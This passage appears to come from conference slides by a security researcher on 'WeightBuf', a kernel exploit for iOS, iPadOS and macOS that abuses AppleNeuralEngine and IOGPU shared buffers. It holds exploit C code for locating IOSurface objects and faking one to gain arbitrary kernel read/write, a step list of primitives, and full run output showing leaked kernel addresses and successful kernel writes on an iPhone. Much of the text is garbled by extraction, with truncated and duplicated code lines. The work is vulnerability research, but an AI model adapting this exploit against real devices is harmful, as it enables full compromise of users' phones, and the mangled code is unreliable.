                      printf("--- \n");
1130
1131
                      /* The IOSurface we want must have one reference only so the leaked IOSurfaceClient is certainly ours */
1132
                      u32 refcount = *(u32 *)(ptr + 8);
1133
                      u32 ss = *(u32 *)(ptr + 0xc);
                                                                  /* IOSurfaceID */
1134
1135
                      for(int j=0; j < g_IOSurfaceIds_count; j++) {</pre>
1136
                              if(ss == g_IOSurfaceIds[j] && refcount == 1) {
1137
                                      printf("[+] Found a matching surface 0x%x ! \n",ss);
1138
                                      matched.surface_id = ss;
1139
                                      matched.loc = ptr;
1140
1141 #if TARGET_OS_OSX
                                      matched.IOSurfaceClient_loc = *(u64 *)(ptr + 0x338);
1142
1143 #else
                                      matched.IOSurfaceClient_loc = *(u64 *)(ptr + 0x340);
1144
1145 #endif
                                      matched.IOSurface_loc = IOSurface_zone_page + ptr - _ptrbuf;
1146
1147
1148
                                      break;
1149
                              J,
1150
                      if(matched.surface_id) break;
1151
1152
```



### **Exploit output:**

The second object in the page dump is a potential <u>IOSurface</u> target.

							4E FF						
							9E FF						
[+]	I(	)Su	rfa	ceC	lier	nt	sur loca	tior	n Ø>	kff	fffe		
							on 0 ffff					9844	+ (



02 00 00 | hF}+...N....;... FE FF FF | ....\$.....\$... 02 00 00 | hF}+.~...>... FE FF FF | ....\$.....\$... 0260780 0

# Build an arbitrary kernel r/w primitive

To achieve kernel r/w, corrupt <u>IOSurfaceClient->IOSurface</u> location a fake **IOSurface.** The attacker needs the following:

- Write primitive to overwrite <u>IOSurfaceClient->IOSurface</u> is needed.
- Leak an <u>IOSurfaceClient</u> object location that's created by the attacker.
- Leak <u>IOSurfaceRoot</u> location to bypass IOSurfaceRootUserClient::getSurfaceClient() check.
- A (Fake IOSurface) kernel pointer whose content is under the attacker's control.



# **IOGPU Shared Buffers as a fake IOSurface object**

# **IOGPU Shared Buffers as a fake IOSurface object**

### For each shared buffer (shm) :

offset 0, because all IOGPU shmem sizes are page1184for(u32 i=0; i < shmems_count;i++) {1185/* memset(shmems[i]->shm_addr,0x44,0x4000);1186for(int j=0; j < shmems[i]->shm_len; j+=8)1187for(int j=0; j < shmems[i]->shm_addr + j );1188*(u64 *) (shmems[i]->shm_addr + j );1190/* Bypass IOSurface->IOSurfaceRoot check */1191/* Bypass IOSurface->IOSurfaceRoot check */1192*(u64 *) (shmems[i]->shm_addr + 0x28) = IOS1193/* Fake IOSurface->SharedRO with arbitrary1194/* SharedRO location : we want to figure or1197/* SharedRO location : we want to figure or	1182	
<pre>1184 for(u32 i=0; i &lt; shmems_count; i++) { 1185</pre>	1183	/* We don't need to worry about determining the offse <sup>.</sup>
<pre>1185</pre>		offset 0, because all IOGPU shmem sizes are page s
<pre>1186 1187 for(int j=0; j &lt; shmems[i]-&gt;shm_len; j+=8)</pre>	1184	<pre>for(u32 i=0; i &lt; shmems_count;i++) {</pre>
<pre>1187 for(int j=0; j &lt; shmems[i]-&gt;shm_len; j+=8) 1188</pre>	1185	/* memset(shmems[i]->shm_addr,0x44,0x4000); */
<pre>1188 *(u64 *) (shmems[i]-&gt;shm_addr + j ) 1189 } 1190 1191 /* Bypass IOSurface-&gt;IOSurfaceRoot check */ 1192 *(u64 *) (shmems[i]-&gt;shm_addr + 0x28) = IOS 1193 1194 /* Fake IOSurface-&gt;SharedRO with arbitrary 1195 *(u64 *) (shmems[i]-&gt;shm_addr + 0xc0) = (u6 1196 1197 /* SharedRO location : we want to figure ou 1198 *(u64 *) (shmems[i]-&gt;shm_addr + 0x2000) = (e 1199 1200 }</pre>	1186	
<pre>1189 } 1189 } 1190 1191 /* Bypass IOSurface-&gt;IOSurfaceRoot check */ 1192 *(u64 *) (shmems[i]-&gt;shm_addr + 0x28) = IOS 1193 1194 /* Fake IOSurface-&gt;SharedRO with arbitrary 1195 *(u64 *) (shmems[i]-&gt;shm_addr + 0xc0) = (u6 1196 1197 /* SharedRO location : we want to figure ou 1198 *(u64 *) (shmems[i]-&gt;shm_addr + 0x2000) = (u6 1199 1200 }</pre>	1187	<pre>for(int j=0; j &lt; shmems[i]-&gt;shm_len; j+=8) {</pre>
<pre>1190 1191</pre>	1188	*(u64 *) (shmems[i]->shm_addr + j ) =
<pre>1191</pre>	1189	}
<pre>1192 *(u64 *) (shmems[i]-&gt;shm_addr + 0x28) = I03 1193 1194 /* Fake IOSurface-&gt;SharedRO with arbitrary 1195 *(u64 *) (shmems[i]-&gt;shm_addr + 0xc0) = (u6 1196 1197 /* SharedRO location : we want to figure ou 1198 *(u64 *) (shmems[i]-&gt;shm_addr + 0x2000) = 6 1199 1200 }</pre>	1190	
<pre>1193 1194</pre>	1191	/* Bypass IOSurface->IOSurfaceRoot check */
<pre>1194</pre>	1192	*(u64 *) (shmems[i]->shm_addr + 0x28) = IOSur
<pre>1195 *(u64 *) (shmems[i]-&gt;shm_addr + 0xc0) = (u6 1196 1197 /* SharedRO location : we want to figure ou 1198 *(u64 *) (shmems[i]-&gt;shm_addr + 0x2000) = ( 1199 1200 }</pre>	1193	
<pre>1196 1197</pre>	1194	/* Fake IOSurface->SharedRO with arbitrary ke
<pre>1197</pre>	1195	*(u64 *) (shmems[i]->shm_addr + 0xc0) = (u64)
<pre>1198 *(u64 *) (shmems[i]-&gt;shm_addr + 0x2000) = 0 1199 1200 }</pre>	1196	
1199 1200 }	1197	<pre>/* SharedRO location : we want to figure out w</pre>
1200 }	1198	*(u64 *) (shmems[i]->shm_addr + 0x2000) = 0x43
	1199	
1201	1200	}
	1201	

Snippet from WeightBuf kernel exploit



et at which a bogus IOSurface object starts because it will always be at size. \*/

\*/

= 0x4141414100000000 |j; /\* useful to detect faults \*/

rfaceRoot;

```
ernel address to preform the leak via IOSurface::get_use_count() */
)krw.shm_kaddr + 0x2000 - 0x14;
```

which user address matches our 'krw.shm\_kaddr' \*/
41410000 |shmems[i]->shm\_id;

# **IOGPU Shared Buffers as a fake IOSurface object**

- Use <u>IOSurface::get\_use\_count()</u> to identify the kernel r/w <u>shm\_id</u>.

1.2.7.2		
1263	#if 1	5 - 2
1264		iosurface_get_use_count(p->iosurface,ma
1265	#else	
1266		<pre>/* For debugging purpose */</pre>
1267 >		<pre>for(int i=0; i &lt; g_IOSurfaceIds_count;i</pre>
1273	#endif	
1274		
1275		/* assert(target_shmid); */
1276		<pre>if(target_shmid == 0) {</pre>
1277		<pre>printf("[-] Unable to retrieve</pre>
1278		return false;
1279		}
1280		
1281		target_shmid &= ~0x41410000;
1282		<pre>printf("[+] Got shmem id 0x%x for 0x%l]</pre>
1283		/* sleep(1); */
1284		
1285		<pre>printf("[+] Stage 5: Get stable arbitra</pre>
1286		<pre>for(int i =0; i &lt; shmems_count;i++) {</pre>
1287		<b>if</b> (target_shmid != shmems[i]->s
1288		
1289		krw.shm_uaddr = (u8*)shmems[i]-
1290		krw.shm_size = shmems[i]->shm_
1291		break;
1292		}

### • If the returned value is <u>0x41410AAA</u>, it means that 0xAAA is the corresponding <u>shm id</u>.

```
matched.surface_id,&target_shmid);
;i++) { ••• }
 the backing shmid id \n");
llx \n",target_shmid,krw.shm_kaddr);
rary kernel read/write .... ");
shm_id) continue;
]->shm_addr;
1_len;
```

[+] Loading AppleNeuralEngine framework ...OK [+] Patching model.hwx with custom initInfo section ... OK [+] Stage 1: Grooming kernel memory ... [+] Grooming IOSurface\_zone ... OK [+] Grooming pageable maps ... OK [+] Grooming kernel\_map ... . . . . OK [+] Patching model.hwx with custom initInfo section ... OK [+] Found scratched ShmemID 0x1f6b with size 0x4000 00 40 00 00 00 00 00 00 90 8C 89 1C E2 FF FF FF 00 00 B4 02 00 00 00 00 F8 E6 5B FF E2 FF FF FF . . . . . . . . . . [ . . . . . C0 4D C6 1C E2 FF FF FF 00 00 AA 05 E6 FF FF FF .M..... 90 E4 9C E6 E3 FF FF FF 4B 54 55 4D 01 00 00 00 ....KTUM.... 00 00 00 00 00 00 00 00 . . . . . . . . [+] Leaked mutable kernel section (MUTK) buffer 0xffffffe605aa0000 [+] Leaked IOSurface object 0xffffffe21c898c90 [+] Kernel location of our input buffer 0xffffffe605960000 [+] Stage 3: Dumping a memory page from IOSurface\_zone [+] Patching model.hwx with custom initInfo section ... OK [+] Found scratched ShmemID 0x1fb8 with size 0x4000 [+] Found a matching surface-id=0x012d IOSurface=0xffffffe21c89a9e0 ! [+] IOSurfaceClient location 0xffffffe21c8235c0 [+] IOSurface location 0xffffffe21c89a9e0 [+] IOSurfaceRoot 0xffffffe4ccf59000 [+] Stage 4: Performing the arbitrary write primitive ... [+] Patching model.hwx with custom initInfo section ... OK [+] Got shmem id 0x1fb8 for 0xffffffe605960000 [+] Stage 5: Get stable arbitrary kernel read/write .... OK [+] IOSurfaceRoot vtable 0xffffff028076db0 [+] kread64([0xffffff028076db0]) = 0x7585ed70290212f4 [+] kread64([0xfffffe605963000]) = 0x4141414100003000 [+] kwrite64(0xfffffe605963000,0xdeadbeef12345678) [+] kread64([0xfffffe605963000]) = 0xdeadbeef12345678 [+] Kernel text base 0xffffff0277d8000 CF FA ED FE 0C 00 00 01 02 00 00 C0 02 00 00 00 . . . . . . . . . . . . . . . . . 1A 00 00 00 90 16 00 00 01 00 20 00 00 00 00 00 . . . . . . . . . . . . . . . . . 19 00 00 00 C8 02 00 00 5F 5F 54 45 58 54 00 00 ....TEXT.. 00 00 00 00 00 00 00 00 00 80 7D 27 F0 FF FF 00 40 6F 00 00 00 00 00 05 00 00 05 00 00 00 00 .@o..... 08 00 00 00 00 00 00 00 5F 5F 63 6F 6E 73 74 00 | .....const. [+] Cleanup done system name = Darwin node name = iPhone12–Pro = 21.5.0 release version = Darwin Kernel Version 21.5.0: Thu Apr 21 21:51:27 PDT 2022; root:xnu-8020.122.1~1/RELEASE\_ARM64\_T8101 machine = iPhone13,3

# WeightBuf Kernel Exploit

- Kernel r/w exploits alone are not enough to fully hack iPhones nowadays.
- WeightBuf demonstrates that despite the challenges posed on by
- WeightBuf works across all devices: macOS, iOS and iPadOS.
- The exploit reliability may differ from one device to another, some exploit tuning is required to increase the reliability for a particular device.

current mitigations, memory corruption bugs can still be exploited.

# Conclusion

# Conclusion

- iOS now is one of the hardest (if not the hardest) targets to hack.
- This is not the end of iOS exploitation, you just need a high quality bugs to pwn it. When there's a will there's a way.
- There are many excellent bugs out there just waiting to be found.
- As a security researcher, learn to follow the nudges of your intuition.
- Thanks to Apple SEAR for making the challenge super fun and more interesting than ever.



# Thank You!

Mohamed GHANNAM (@\_simo36)